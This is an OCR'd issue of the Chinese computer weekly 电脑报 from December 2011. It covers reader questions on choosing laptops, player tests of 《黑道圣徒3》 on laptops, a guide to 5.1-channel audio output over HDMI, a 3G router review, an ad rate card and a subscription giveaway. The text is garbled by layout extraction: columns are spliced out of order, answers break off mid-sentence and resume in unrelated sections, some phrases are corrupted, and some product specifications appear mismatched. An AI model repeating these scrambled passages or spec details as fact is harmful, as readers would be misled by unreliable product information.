**Luwenh:**你好,打算最近购买笔记本电脑,预算在5000元以内,主要就是玩《魔兽世界》、《使命召唤》等游戏,希望《魔兽世界》能全开,顺便看看电影,14英寸及以上能推荐几款性价比高的机型吗?谢谢!

在5000元内想要买到满足高特效运行《魔兽世界》和《使命召唤》的笔记本比较难,毕竟这两款游戏对硬件规格的要求都比较高。但如果想要兼顾影音娱乐,我认为还是应该关注笔记本扬声器以及屏幕尺寸等方面的因素,因此在众多产品中我推荐两款不同尺寸的本本,首先是联想 Y470N-ITH(4799元,Core i3 2330M/2GB/750GB/12.5英寸)以及华硕 N53JK241SV-SL(4999元,Core i5 2410M/2GB/500GB/GT 540M/15.6英寸),在硬件性能上满足这两位读者需求的同时,这两款机型都配备了足够强劲的扬声器(Y470N 配备 JBL 扬声器、N53 搭载 B&O 扬声器),这两位读者只需根据自身喜好和习惯来选择即可。

## 主流台式机显卡性能依然不强

**STYLE:** 我想买个5000元左右的品牌台式机,能流畅玩3D网游和单机游戏,比如刚出的《战地3》和《使命召唤8》,最好选联想和戴尔的,别的牌子我感觉不是信不过就是性价比不高。

《战地3》对硬件规格要求较高,尤其是显卡方面,这里卡恰恰又是品牌台式机的一款(高端产品除外),所以在5000元价位的高台式里就不要考虑能开最高特效机型了,不过在保持相对高分辨率还是可以满足“流畅运行”需求的。如果是联想及戴尔品牌,我推荐联想 IdeaCentre K330 超薄版(4950元,Core i3 2100/4GB/1TB/HD 6450/21.5英寸)和戴尔 Inspiron 620s(6205s-378)/4899

元,Core i3 2120/2GB/500GB/HD 6450/23英寸)。

不过我认为这位读者不应对其品牌产生“信不过”、“性价比不高”的偏见,其实诸如神州新梦 T9000 D6(4999元,Core i7 2600/8GB/1TB/GT 530/23.6英寸)等产品在性价比方面做得更好,品质方面也不差,还是值得考虑的。

## 三招化解JS换机企图

**284118224:**我有一个同学最近买了款4000多元的笔记本,看了它的配置属于中端档次,但是无论是开机还是随便开一个程序都很慢……我想他被JS坑了,所以想问问怎么样才不会被供应商“假换机”?看好了机型,怎样防止被JS商“假换机”?(此卡卡数低版本本,充当我看好的机型)呢?

系统运行缓慢有时候并不是硬件问题,也可能是购买的非预装系统所致,经销商为了其安放了不良盗版系统所致,只要是在正规店面购买,品质还是值得信赖的。至于怎样避免被JS忽悠换机,我给你支三招:第一,打死我也不换机,翻翻几家店,而且不要买价也不最低价;第二,绝不要所谓“定金”,以免被迫切机吃哑巴亏;第三,因为即便是同一款产品,如戴尔 Inspiron 14R,也有很多不同的规格系列型号,因此应详细记录自己事先选定的机型的全部主要配件规格,并软件CPU-Z、GPU-Z、AIDA64等软件验证机确认。这样一来,“理直气壮”这一出就很难在你眼前上演了。

## 笔记本准系统使用体验不如品牌产品

**464335412:**最近想入手一台5500元左右的电脑,主要是玩游戏,喜欢大号的单机游戏,并且也需要用到画图如3DSMAX之类的软件。看了华硕 N53JK241SN-SL 这款笔记本,但我看到很多卖准系统的店面,所以就想在广大代工系统里挑一挑,比如华硕 GT555M 2G 这样的机子和华硕 N53JK143N-SL 之中选一款。不知道哪一款更符合我的要求?需要提醒些什么呢?或者有更好的选择?谢谢!

先来给大家普及一下知识,所谓笔记本准系统,就是指不含处理器、内存、硬盘、无线网卡及光驱

## 购机帮你评

的半成品,这类产品最大的诱惑在于配件可以自选装配,且价格比品牌产品便宜很多,有点类似于笔记本DIY的感觉。主要的代工厂商除了这位读者提到的广达外,富士康、蓝天、仁宝、志和等,也是其他品牌笔记本厂商的代工工厂。对于大多数普通用户而言,我们还是更推荐购买品牌成品而不是笔记本准系统产品,因为笔记本的使用体验设计都是由品牌厂商完成的,因此无论是散热性、扬声器配置、键盘体验以及售后服务上,品牌厂商都有更明显的优势,因此我还是推荐这位读者购买华硕 N53。

## 宏碁 4830TG 表现很全面

**lujunjun1204:** 小编大,小弟最近想买笔记本在学校用,去电脑城看到了四款价位同等的本本,您能推荐下哪款散热好,适合长时间使用,有联想 G470A-IFI、惠普 G4-1060TX、华硕 A83EJ241S-SL 以及宏碁 4830TG,谢谢!

这几款产品的差别其实比较明显,但无论是游戏性能、续航时间还是散热效果,宏碁 4830TG 都是最好的。虽然采用了较为轻薄的设计,但这款本本的配置并不低(Core i5 2430M/4GB/750GB/GT 540M/14英寸/2.1kg),因此在性能上可以压过其他三款,同时该机的散热表现出色,根据我们夏季时的测试数据来看,满载时处理器与显卡温度都不会超过80℃(室温26℃),而且 MobilerMark 2007 测试可以达到515分钟的续航时间。只是宏碁 4830TG 的价格则明显高于其他三款,不过如果真的是价位相当的话,它的购买价值无疑是最高的。

## 17英寸本6000元内选择很少

**651160741:**你好!我想过年的时候买一台笔记本回来,要求价格在5000-6000元,屏幕17英寸或者更大,目前觉得宏碁 7750G 不错,可是不知还有没有更合适的机型,求推荐。另外想买个蓝牙耳机,多谢!

在6000元以内的17英寸大尺寸本本只有宏碁 7750G 可以选择,我推荐购买搭配Core i5 2430M 处理器、AMD Radeon HD 6650M 独显 且 支持 2GB 内存 7750G 硬盘的那一款,目前售价

## 电脑 120

## 显卡运行模式错误是系统问题

**熊自己:**不久前买的惠普 DV4-3126 笔记本最近发现它的 HD 6750M 显卡在 Windows 7 测试模式中运行正常,而鲁大师测试也只有处理器温度和硬盘温度,其余均测不出来,CPU-Z 读不出显卡的信息,我很纳闷,请问这个问题怎么解决?

估计这位读者的 HD 6750M 显卡仅工作在 PCI-E 1.1 x 1 的模式下,带宽受到了比较严重的限制,因此性能无法体现出来。首先建议检查电源管理模式是否设置在“高性能”模式,然后进入电源选项——高级设置——ATI 图形能力设置,将接通电源与使用电池选项均设置为

“优化性能”。如果电源模式设置正确,那么可以尝试重新安装显卡驱动,建议使用品牌官方驱动而非公版驱动,尝试以上方法依然无法解决问题,只能进行恢复或重装系统,这样一来问题就能得到解决了。

## 添加内存需找官方售后服务

**Yunce:**新买的一款笔记本,配置Core i3 2330M 处理器、2GB 内存、750GB 硬盘以及 GT 550M 显卡。看了最新一期的行情味,想再加条内存,却被叫尔滨的品牌售后告知他们不格加购消费者自己买的内存。这种情况我该如何选择?去实体店龙混杂,京东商城是否值得信赖?

其实添加内存完全可以自己动手,根本无需去求助品牌售

5299元。购机渠道方面,其实可以尝试在网络商城购买,购机前可以去卖场实际体验一下。如果卖场没有,可以考虑在网上订购。

另外,如果你加 99 元,可以在网上买到 A93U231SV-SL 这款 18.4 英寸笔记本,该机的硬件性能(Core i5+GT 540M)和 7750G 相仿,但是屏幕分辨率是 1920 × 1080,更为精细。

## Y470N 体验更佳

### 14R 实用且有个性

**Eagle:**我是个在校学生,想在今年“双蛋节”期间给自己买台笔记本,有同学给我推荐 Y470 和戴尔的 14R,两机性价比都差不多,一时难以抉择,麻烦您给我一些意见(就性能、性价比、特点等方面来说吧),谢谢!(由于我刚使用本本,用入门级的就行了,3.5 的处理器+独显就行,其他的都好说,尽量主流就成)

戴尔 Inspiron 14R 有亮彩版和合金版的区别,前者 4499 元,采用入门级独立显卡;后者最近刚涨价了,5099 元起,金属外壳,有红色可选,搭载的是 HD 6630M 显卡。从你的描述来看,应该是合金版(官方说法是“微型版”)。

两款产品的确是各有特色,在性能方面,两者都能够以较高画质运行当前的主流 3D 游戏,但联想 Y470N 的 GT 550M 显卡比戴尔 Inspiron 14R 的 HD 6630M 性能要胜一筹。而在操控方面,两者都有手感很好的键盘和触控板。扬声器方面,Y470N 是用的 JBL,效果很不错;而 14R 的扬声器音量较大且支持 Maxx WaveAudio 音效,表现现场效果也相当出色。而在功能方面,Y470N 有 S/PDIF 光纤音频输出,但估计你用不着;戴尔 14R 则有 USB3.0,估计对你有帮助。

应该说,这是两款不太好抉择的产品。如果你更加倾向于性能和体验,考虑 Y470N 吧;如果你偏向于个性外观、实用功能(例如 USB3.0),对游戏追求不多,更加建议选择戴尔 14R。最后,还是看看价格了。如果都是 Core i3 处理器,能从目前 Y470N 更便宜。

当然,如果可以对大幅提升本本的散热效率,如采用风筒式散热器(需要定制),还是可以选择升级到高性能显卡的,在这个前提下我更推荐选择 8600M GT (TDP 为 20W),因为它在宏碁 4520G 上是有过成功升级升级后的,8600M GT 的 MXM-III 接口版本目前二手价格在 450-500 元。

宏碁 4520G 采用了 MXM-III 显卡接口,但因为本本的散

## 每周说事 | Story

最近小编有个朋友自己拆弄笔记本主板,换内存、拆散热器做清洁……忙得不亦乐乎,完事儿了发现无论怎样本本都无法开机,慌忙找来小编求助,几番周折才找到事情根源。

**馨峰:**我的这位朋友平时也比较喜欢拆机做设备,我也有跟他聊起过笔记本维护方面的心得,按理说他的技术和经验也不差,为什么会出现拆机后本本无法工作的情况呢?细问之后才知道,他在没有拆下电池时就对本本进行了拆解,按说在此之前也并未确认本本是否已经完全关机,这应该算是造成成本故障的原因,而且因为冬季天气干燥,即便是空气更为湿润的南方也会有静电出现,他也没有采取预防静电的措施。在这里我要提醒各位读者,为本本进行维护前,检查是否关机并拔出适配器及电池是最重要的准备工作,而在拆解时无论何时何地都要做好防静电措施,这样才能最大程度上避免本本遭遇此类“火灾”。

## 高频问题解答 | FAQ

本周我们收到最多的问题是:“我想买×××电脑,但我不知道去哪买更合适,望编辑大神指点迷津。”

**馨峰:**在过去,我们买电脑都是直奔电脑城,但现在没有什么考虑的余地,即便有些什么了,除了电脑城之外,3C 卖场(国美、苏宁等)也同样值得一去,尤其对于想要购买低价位的产品读者来说,3C 卖场的价格不会比电脑城贵多少,而且还保证了正品行货重量为 3C,同时也有很多品牌为 3C 卖场提供了专供产品,低调机的选择在 3C 卖场更加丰富。

而如果有一定的硬件基础和购机经验,我们还可以选择 B2C 类网络商城(如京东、苏宁易购、淘宝商城等)进行消费,同样是行货正品,价格甚至低于电脑城卖场,而且还可以足不出户,也不会有 JS 跟大商家“尔虞我诈”,更加方便。

电脑城虽然已经不是唯一选择,但它也有自身的存在价值,可以在第一时间试用是它的最大优势,而且购机后的现场验机也能给买家更好的心理安全感,所以电脑城更适合老玩家。

关于网购渠道的更多知识和经验,大家也可以关注今年第 49 期《电脑报》B5 版《三大 PC 网购渠道比拼》一文。



## 本游族 | NB Player

## 安徽测试玩家:唯血永恒

联想 Y450-TS1  
■Core i3 330M/GT 240M/4GB/320GB/14英寸  
■游戏设置:1366×768分辨率,中等画质,  
DX9模式

为了寻找流畅度和画面的平衡点,进入游戏后我先把画质调到了高,并打开了垂直同步,发现帧速始终在18fps上下,而且时不时出现卡顿现象,流畅度不足。于是我立马改成了中等画质并把垂直同步关闭,这下就流畅多了,平均帧速基本定格在25~28fps,只是开车的时候帧数下降得厉害,有时候会回到18fps左右,不过再降低画质我就无法接受了,因此我保持在此状态进行游戏。

现在已是冬季,温度已经很低了,我只把本本放在散热器底座上但没开启风扇,游戏一个小时后温度也不是很高:处理器62℃、显卡57℃、硬盘34℃。

《黑道圣徒3》这个游戏我感觉和《GTA》差不多,都是比较暴力的游戏,在游戏里我甚至还感觉到了一些《侠盗猎车手》的影子,不知道其他玩家有没有这种感觉?游戏中开车的时候可以打开电台(估计是年上的音响),体验一下本本扬声器的感觉也蛮爽的。

游戏支持手柄操作,但手柄丢在家里没办法体验,只能用鼠标和键盘。射击和跑步的时候还好,但开车的时候操作就不是太容易了,我练习了很久还是老掉链子!特别是调头的时候经常手忙脚乱!估计我天生就是不太适合玩竞速类的游戏!呵呵……

## 广西测试玩家:富士山花园

宏碁 4741G  
■Core i3 350M/GT 330M/4GB/320GB/14英寸  
■游戏设置:1280×768分辨率,中等画质,  
DX10/11模式

进入游戏时我选的是DX10/11模式,由于我的GT 330M显卡“年事已高”,心想不是要悲剧了,只求能在中等画质运行就满足了,还好老天眷顾我,在中等画质下流畅运行完全没有问题。在室内时,即使是战斗也能保持帧速在30~40fps之间,如果在街上帧速就会降低一点,在24~30fps之间,在开车碰撞时偶尔帧速能掉到20fps以下,不过没出现卡顿。但我注意到在游戏中帧速始终不是很稳定,起伏有些大。之后我想用DX9帧速可能会高点,谁知帧速反而比DX10/11还低几帧,有些奇怪,看来有时间还是要更新一下驱动。

还有不知是什么原因,游戏的分辨率明明是设置成1366×768的,也点了“应用”,但再次进入画面后设置分辨率又变回了1280×768,反复试了N次依然如此,没辙了。

游戏的整体音效还算不上震撼,但音乐种类却很多元化,纯音乐、摇滚、金属、流行随处可见都能听到,再配合肆无忌惮的行为那是相当的过瘾,但我没用耳机体验的,因为这款本本扬声器“基本无用”。冬天到了,本本温度也降低了,处理器只到了66℃,显卡刚过60℃,手腕托温温的,连暖炉都谈不上,想暖暖手都不行。

## 重庆测试玩家:T5\_GOGO

神舟 A460-i3 D2  
■Core i3 330M/GT 325M/2GB/320GB/14英寸  
■游戏设置:1366×768分辨率,中等画质,  
DX9模式

《黑道圣徒3》是一个颇为幽默搞笑的游戏,到处充满了荒诞的元素,画面虽不上乘,但也不算糟糕。

在这款游戏中,帧速一直是让我头疼的问题,个人感觉比前代稍有改善,但依旧还是有很严重的掉帧现象,总的来说,流畅



# 本本黑帮

## 《黑道圣徒3》笔记本测试

相信大多数读者朋友都看过《古惑仔》这部经典港片,其中的故事虽然血腥且少儿不宜,但让人热血沸腾却是不可否认的。现实生活中我们强烈反对大家模仿电影情节,但在虚拟生活中,本友们大可不必担忧,今天就给大家带来《黑道圣徒3》笔记本测试,想要加入本本黑帮,你够资格么?

## 模式全自由,体验也得自在

《黑道圣徒3》采用了全自由的的游戏模式,本友们甚至可以无视主线剧情同样玩出一番乐趣。为了配合这种超自由的游戏体验,我们更推荐游戏流畅度而非画质,因为小编认为这款游戏画质并不算顶级。流畅之余,我们对游戏操作体验、扬声器效果以及本本长时间游戏后的散热表现也继续保持较高的关注度,当然这也是我们建议所有玩家面对所有游戏时都应该注意的细节。

度对于高配玩家来讲不算是问题了,最近游戏开发商THQ更新了优化补丁,正版玩家可以试试。在DX10/11模式下的帧速比较稳定,只有17~18fps,切换到DX9模式之下帧速就回归正常范围了,在25~30fps之间浮动。

总的来说《黑道圣徒3》这款游戏的亮点还是蛮多的,个性化的人物设计给了玩家们相当大的发挥空间,而且全自由的的游戏模式与之前测试的《上古卷轴》很类似,



载具是本作一大特色,只是在使用载具时候速会有所下降,硬件配置低的本友需注意



街头火拼当然是黑道世界必须有的戏码



各位玩家的目标是登上这座城市顶峰

## 江苏测试玩家:随波逐流

华硕 F630  
■Core i5 2520M/GTX 560M/4GB/1TB/  
15.6英寸  
■游戏设置:1366×768分辨率,最高画质,  
DX9模式

虽然没玩过前两代《黑道圣徒》,但本作的画质也算不错,光影效果柔和,哈哈搞怪风格的歌曲也相当带劲,让我深刻怀念当年的《GTA》,总之看到这款游戏我好感大增,只是扬声器的不给力有些遗憾,还是外置音箱来得更痛快。我个人认为《黑道圣徒3》对配置的要求也不低,所有特效开最高,DX9模式下能保持在45fps,而换成DX10/11模式下只能跑到30fps左右,复杂场景下甚至会降至20fps,虽然还算流畅,但在游戏过程中出现了两次突然间长达5秒的卡顿,不知是硬盘还是游戏优化的问题,还好我的本本温度一直控制得不错,显卡最高在75℃,处理器60℃左右,五周管散热很牛有木有!!好吧,我承认大部分是冬天的功劳……

## 江苏测试玩家:小艾

神舟 K580P-D7 I3  
■Core i7 2630QM/Geforce GT 555M/  
8GB/750GB/15.6英寸  
■游戏设置:1366×768分辨率,最高画质,  
DX10/11模式

由于上一代作品的配置要求稍微高了点,而且优化得相当不给力,导致众多玩家玩得极其憋屈。这次虽然还是沿用了上一代的引擎,不过大幅度地进行了优化,以至于即使最低画质看起来也与上一代的高画质相差不大。

整个游戏的画面(注意不是画质,是画面)不算特别精美,不过还看得过去。整体感觉非常卡通,不过并非卡通渲染,像是一个巨大的玩具城。游戏相比前代来说优化了不少,可是驾车在高速行驶的时候帧速会明显下降,很卡,爽快的乐趣失去了一大半。

虽说该作号称支持DX10/11,不过实际上,曲面细分等效果在游戏上的表现可以说是微乎其微,光影效果和物理效果只能说一般般,并没有给人太多的惊喜。本人的K580这款游戏完全是小case,最高画质下基本维持在50fps左右,除了偶尔会出现掉帧等现象外画面相当流畅,温度也一直控制在70℃左右,毫无压力。顺带用处理器集成的HD 3000集成显卡玩一下,发现中画质下,在室内帧速能掉到25~30fps,开车的时候会降到20fps左右,看来《黑道圣徒3》的配置要求可以说是相当的亲民啊,照顾了不少老玩家。

## 总结

## 老游戏本也能实现全流程

虽然是一款支持最新API的游戏,但根据几位老游戏本本友的测试来看,在中等画质下也可达到流畅运行的目的(使用游戏时余会有一定帧速下降的情况),可见《黑道圣徒3》虽然还有待补丁进行优化,但整体对硬件规格要求并不苛刻,对于SNB处理器平台游戏本而言就更没有问题了,核芯显卡都能在中等画质下较为流畅地运行游戏。而今已时值冬季,本本的散热系统本上已不是问题,但这也是大家需要注意本本在冬日问题的低峰时期,冬天玩游戏的时间会相对较少,要避免在卧室等灰尘较多的地方使用本本,应选择书房、客厅等相对灰尘较少的房间进行娱乐,避免以后本本散热出现问题。

玩机盟 | NB Geek

# HDMI本玩转 5.1声道输出

看了这个标题,不知道各位是否心里一动——自从HDMI接口在笔记本上普及后,连接高清电视进行大屏输出的梦是圆了。但有个历史遗留问题:有家庭AV 5.1声道系统的人虽多,由于长年累月,AV功放都只有同轴和光纤接口,而笔记本具备光纤音频输出的并不多(同轴几乎没有),所以,要想实现5.1声道输出一直是个难题。买数千元的HDMI接口功放?那真是大手笔了!

如今,圆5.1声道的梦也变得经济实惠且无比简单了!这里卖个关子,往下看(本文以Windows 7系统为例)!

## 基础篇:HDMI接口输出 2.0 声道和画面

让我们先做个基础普及——只要用一根HDMI线即可实现影音输出(音频部分为高清电视标配的2.0声道)。

使用HDMI连接本本与电视输出画面和2.0声道很简单,将HDMI线两头分别插在电视和笔记本的HDMI接口上后,用电视遥控器切换到对应的HDMI信道(HDMI1~HDMI4),然后进入Windows的“屏幕分辨率”对话框,点“检测”,系统即可识别到外接的电视。接下来,在“多显示器”选项中选择“只在2上显示桌面”,这时笔记本屏幕自动关闭,画面信号自动切换到电视,且对电视的分辨率进行自适应。如本例中,索尼的电视为1920×1080,分辨率就自动切换到了1920×1080分辨率,基本不用设置。

然后,鼠标右键点击Windows系统桌

面右下角的白色喇叭图标,在弹出菜单中选择“播放设备”,并在弹出的对话框中,用鼠标右键菜单将默认音频设备设置为识别出的电视机即可。

以上简单几步,笔记本高清影院即告搭建完毕。音频此刻是由电视机输出的,应该说功率并不低,但并不是5.1声道输出,而且效果与5.1声道家庭影院系统有明显差距。



选择在电视上输出画面时,就会自动匹配电视机的标准分辨率,无需设置

### 小知识:本本影音输出 HDMI 线材如何选择

首先,一般的笔记本与高清电视的HDMI接口均为标准规格,连接口请看清规格!不过也有极少数的轻薄本用的是迷你HDMI口,可以购买转接头。

其次,虽然标准HDMI理论传输距离为10米~15米,但客厅使用不需那么长,根据实际测量距离留出0.5米余量足矣,配合笔记本使用的建议选择3米线。再次,尽量选择最新的1.4版本HDMI线,因为1.4

版向下兼容,且支持3D输出(带着备用机,说不定以后用得着)。现在不少笔记本的HDMI线是1.4版的,目前的主流本如联想Y470N、惠普G4、戴尔Inspiron 14R等均支持HDMI 1.4版,足可以使用本本播放3D片源,输出至支持3D显示的电视上观看的。

最后,选择知名品牌线材,如秋叶原、恒睿、开博尔等,5米线材约为40~60元。

历史证明,很多技术不一定像想象的那么神奇,奇怪的问题很多,很多熟悉画面显示的用户都会关心一个问题——我的笔记本太老了,HDMI口支持音频输出吗?这个问题不是没有道理的,因为有的桌面显示器的HDMI接口就无法输出音频,必须先将音频通过同轴光纤等方式导入显卡才能从HDMI口同时输出音视频。而且,也很少有哪个厂商在笔记本说明书上明确告诉了用

### 小知识:绝大多数本本的 HDMI 口都可输出音频

户“他们的HDMI口是支持音频输出的哟”。

通过我们的多机实测,至少2009年以后的笔记本不必太担心这个问题,2009年以后本本,其HDMI接口都可输出音频。即便是GeForce 8400M GS这样的老掉牙显卡,也能够实现HDMI音频输出。

但还是前面那句话,为了安装最新驱动,为了设置的智能化简化,老本也应该尽量升级为Windows 7系统。

## 进阶篇:切换器让 HDMI 本皆可玩 5.1 声道输出

如果你家里有5.1声道功放,有5.1音箱系统,那么恭喜你,随便抓一款HDMI接口本本,就能实现5.1声道剧院级输出了——笔记本没有光纤输出无所谓,只要功放有光纤/同轴输入即可(一般都有,笔者还没有见过没有的)。这样,你就可以不用再单独花几千元购买HDMI功放了。

### 关键先生:HDMI 切换器

一切的关键是一种叫作“HDMI切换器”的小家伙。这是一种可以将HDMI音视频信号分离的设备,视频信号继续走HDMI输出;而数字的音频信号被单独抽离出来转到光纤或同轴输出至功放。这个小家伙价格不贵,单HDMI接口进单HDMI接口出的切换器价格在300元左右。而四HDMI接口进一出的,可同时连接多路输入设备,如PS3、XBOX、笔记本、影碟机同时连接电视,需要用谁就切换到谁,遥控器切换)。



我们的HDMI切换器,4进1出,音频方面为1根光纤输出和一个1个同轴输出

### 小贴士:

需要留意的是,目前的HDMI切换器只有1.3版和1.4版的区别,只有1.4版才能支持3D输出。另外,淘宝上的“HDMI切换器”很多只是能够做多组HDMI信号间进行切换,并无数字音频单独分离输出的功能。

### 设置仅多一步:笔记本播放软件设置数字音频输出

外,就比上面的“基础篇”多一个步骤,在笔记本上的播放软件中设置“数字音频输出”即可。

这里多说两句,每款播放软件的设置项不同。以目前最流行,也是最方便的(射手播放器)为例,只用在播放界面的右键菜单的“声音”选项中选择“数字输出 DD/DTTS”项即可,至此,大功告成!体验完全不同于2.0/2.1的5.1声道影院搭建完成!

### 小贴士:

当5.1声道输出实现时,你会发现电视机也有声音输出。如果你嫌得不爽,将电视静音即可。

另外,光纤同轴音频线非常便宜,5~10元即可买到一根。注意,光纤线需要两头都是方头的,也就是连接功放的那种头。3.5mm,一头方头。

## 5.1 声道 + 视频输出多机实测:全部通过

为了保险和对读者负责起见,我们还实测了多款笔记本,以确保它们的HDMI接口都能顺利输出视频和5.1声道数字音

频。我们不仅采用了独立显卡模式,而且还引入了英特尔的集成显卡。测试全部通过!正如我们标题:每台HDMI接口本本皆是5.1声

道高清中心!而老的AV功放系统也在HDMI笔记本和HDMI切换器的组合下,再度响起了洪亮且震撼的5.1吼吼,重新焕发了活力!

笔记本型号	显卡类型	视频输出	切换器5.1声道功放输出
联想Y450	GeForce GT 130M	成功	成功
联想Y470	GeForce GT 550M	成功	成功
惠普G4	Radeon HD 6470M	成功	成功
联想Y470/惠普G4	Graphics HD 3000	成功	成功

测试用操作系统:Win7中文旗舰版;高清片源《大河之舞北京实况》



## 写在最后

看完本文后,相信大家都已经跃跃欲试了吧,在这里给大家提一个问题:很多比较新的液晶电视上都有SPDIF输出功能,这个功能的作用是什么?知道答案的读者朋友可以发论坛帖子或私信告诉我们,大家赶紧来参加吧!



# Mini 3G无线路由器的新花样

近期我们一直在关注体型小巧的迷你版3G路由器,很多读者也给我们周刊写信,推荐一些新奇的产品并询问一些问题。小编通过读者的来信也注意到,在淘宝上,卖得最好的迷你3G无线路由器往往是一些从没听过的小品牌产品。为了一探究竟,小编特意买了一个华美A8 3G无线路由器,试用之后惊奇地发现小品牌产品也非常有特色,下面跟大家分享一下。



只需将3G网卡插在路由器顶部的USB接口上,路由器就能自动识别制式,进行设置,然后就可以共享3G上网了——无需任何设置

## 花样一:无需任何设置能共享3G上网

拿到一个全新3G无线路由器,我们已经习惯了在控制界面中设置网络名称、密码、网络供应源、绑定MAC地址,包括TP-Link、D-Link、腾达这些大品牌都是采用这类方式。在我们看来,也可以为常了——路由器不应该是这样的吗?

不过还真不一样!这款华美A8 3G无线路由器就为我们提供了一个全新的解决方案——不用任何设置也能共享3G上网。

刚拿到A8时,小编也照着习惯的方法去设置网络,结果发现根本不

用任何设置,随便插上一块3G上网卡就能共享3G上网了。另外,我们还注意到,共享出来的WiFi信号是初始就加密的,密码是路由器MAC地址的最后8位——这样每台路由器的都不一样,别人也无从知晓。



在路由器电池仓内,印有WiFi的名称和密码。默认密码是MAC地址后8位

## 花样二:全图形化管理界面

当然,如果你要设置MAC地址绑定等进阶功能,还是需要进入管理界面的。这款路由器再次让我们吃了一惊——管理界面采用了全图形界面,连接信息一目了然,而且修改网络名称、密码在首页就能完成,非常直观。

它的功能并未因为使用图形化界面而减少,MAC地址绑定、IP地址过滤等功能也是有的,这些都在高级操作选项里面,这些设置与其他产品没有区别。当然,诸如TP-LINK的同类产品有的中继、桥接等功能就没有了。



华美A8控制界面首页为图形界面,简洁易懂

## 花样三:iPhone+华美A8=长续航3G无线共享站

A8自带一块1800mAh的电池,可以“不插电”工作,可连续工作3~4小时。

有趣的是,它还可以为手机充电!方法很简单,就是通过手机的数据线将A8 USB接口与智能手机的接口连接,就能充电了。

这个路由器还有一个不错的地方,插上iPhone,在给iPhone充电的同时,还能通过数据线(同时也是充电线)把iPhone的3G网络

共享出来,供其他设备使用。这个应用依旧是傻瓜化的,路由器不做任何设置,只需在路由器与iPhone连好之后,在iPhone的“设置”->“通用”->“网络”选项中,选择“开启个人热点”——设置就完成了。其他的有WiFi的设备就可以连接A8共享出来的“iPhone 3G网”上网了。

**注意,这一共享方式系统也是有一定要求的,需要iOS 4.3版本**

以上的iPhone才能使用。

或许会有读者说,直接用iPhone做WiFi热点不就行了吗?用得着这么麻烦吗?那请仔细想想:如果iPhone自己连3G开WiFi,可是双重网络耗电啊;而这种方案下,WiFi网络的电是A8在“贡献”,而且iPhone还在被充电——路由器没电事小,要是外出的时候iPhone断电了……呵呵,看自己的需求吧。



一边给iPhone充电,一边共享iPhone的3G网络

## 后记

### 小品牌也能带来惊喜

一般来说买路由器小编都会倾向于那些“知名大品牌”,使用过华美A8之后,小编的看法顿时发生了变化,小品牌也能带来惊喜!这款产品与TP-Link等品牌的同类产品相比,在进阶功能方面虽然弱一些,但使用体验方面入手,简化设置步骤,提升使用的简便程度,基本做到了傻瓜化——而这些都是用户真正需要的!我们最后想说:厂商或许应该从中学到什么!惯性思维是可以被打破的,只要你有信心!只要你考虑用户真正需要什么!

## 电脑报

### 2012年广告刊例价目表

版别	版数及色数	版面规格及尺寸[尺寸格式为:高(CM)×宽(CM)]									
		整版	小整版(竖1/2P)	1/2P	1/3P	1/3(竖)	1/4P	1/8P	报眼	报眉	报花
		34×24	24×17	17×24 34×12	11×24	34×7.8	8×24 17×12	8×12	A1: 4.5×6.5 周刊报头: 2×9	1.5×24	头版: 1.5×6.5 内页: 3×4.5
轻量彩色版	头版(A1)	—	—	—	—	—	85000	47000	30000	17000	8800
	封二、彩一(A2、A3)	125000	—	78000	—	—	—	—	—	—	—
	末版(A末)	140000	100000	85000	—	—	—	—	—	—	—
	A.新闻评论周刊(前)	115000	85000	70000	—	—	38000	—	—	—	—
	A.新闻评论周刊(后)	—	—	—	—	—	—	—	—	—	—
	B.评测实验室周刊	100000	78000	头版:78000 58000	42000	—	头版:42000 30000	—	—	—	—
新闻彩色版	C.笔记本整机周刊	—	—	—	—	—	—	—	—	6000	3000
	D.平板数码周刊	—	—	—	—	—	—	—	—	—	—
	E.硬件发烧友周刊	95000	73000	头版:73000 52000	39000	—	头版:39000 28000	—	—	—	—
	F.APP软件周刊	—	—	—	—	—	—	—	—	—	—
	B.评测实验室周刊	—	—	—	—	—	—	—	—	—	—
	C.笔记本整机周刊	—	—	—	—	—	—	—	—	—	—
新闻黑白版	D.平板数码周刊	61000	45000	头版: 45000 32000	22000	24500	头版: 22000 18000	—	—	5000	2000
	E.硬件发烧友周刊	—	—	—	—	—	—	—	—	—	—
	F.APP软件周刊	—	—	—	—	—	—	—	—	—	—
	A.新闻评论周刊(前)	50000	40000	27000	19000	21000	15000	8000	—	—	—
	B.评测实验室周刊	—	—	—	—	—	—	—	—	—	—
	C.笔记本整机周刊	—	—	—	—	—	—	—	—	—	—
新闻黑白版	D.平板数码周刊	47000	35000	25000	17000	19000	14000	7500	套红 5000	套红 4000	1500
	E.硬件发烧友周刊	—	—	—	—	—	—	—	—	—	—
	F.APP软件周刊(插图版)	—	—	—	—	—	—	—	—	—	—
	A.新闻评论周刊(后)	35000	25000	头版: 25000 18000	12000	15000	头版: 12000 10000	5500	—	—	—
	F.APP软件周刊	—	—	—	—	—	—	—	—	—	—
	F.APP软件周刊	—	—	—	—	—	—	—	—	—	—

联系方式:  
 电脑报总部 电话: 023-63658999 63658888-13099  
 传真: 023-63004899 网站: www.icpcw.com

北京办事处: 010-62770265 62770266 62780798  
 上海办事处: 021-33679118 33679119

深圳办事处: 0755-83231845  
 广州办事处: 020-85516930 85201581

# 订阅**电脑报**享精彩好礼

## iPad 源科固态硬盘等你来拿

### 邮政订报热线: 11185

#### 参加人群:

2012年全年订阅读者

#### 活动时间:

活动截止到2012年3月1日(以邮戳为准), 3月12日进行正式抽奖, 抽奖结果公布于2012年3月19日第11期电脑报及官方网站。

#### 活动方式:

读者将订阅小票邮寄、传真给报社或将订阅小票的图像上传至活动邮箱, 报社将收到的读者订阅小票(复印件皆可)汇总, 进行抽奖, 报社保证抽奖活动的公正、公平、公开。

信件邮寄地址: 重庆市渝中区双钢路3号科协大厦 12F 《电脑报》发行部(收)

邮编: 400013 传真: 023-63658769 咨询电话: 023-63863737 400-6677-866 邮箱: choujiang@cpcwl.com 网站: www.icpcw.com

请读者在来信、传真或邮件中注明联系人和联系方式、邮编, 以上资料的齐全有利于中奖后礼品的发放。



## 奖品设置:



兴奋奖3名  
iPad2 16G



惊喜奖6名  
源科红旗一代(XAPEAR)  
全球首款手机加密固态硬盘



开心奖50名  
源科USB3.0(PEN)  
世界上最快的U盘



微笑奖500名  
电脑报2011年合订本一套





8英寸豪华平板再现 &gt;&gt;33

毕业生手机推荐 &gt;&gt;34

5款音乐APP横向测试 &gt;&gt;38

电脑报

29-40版  
主编:何庆 美编:李强

2011年12月19日 第50期 POPULAR COMPUTER WEEKLY

投稿邮箱: pcw\_3g@vip.sina.com

热线: (023) 63658800

传真: (023) 63658899



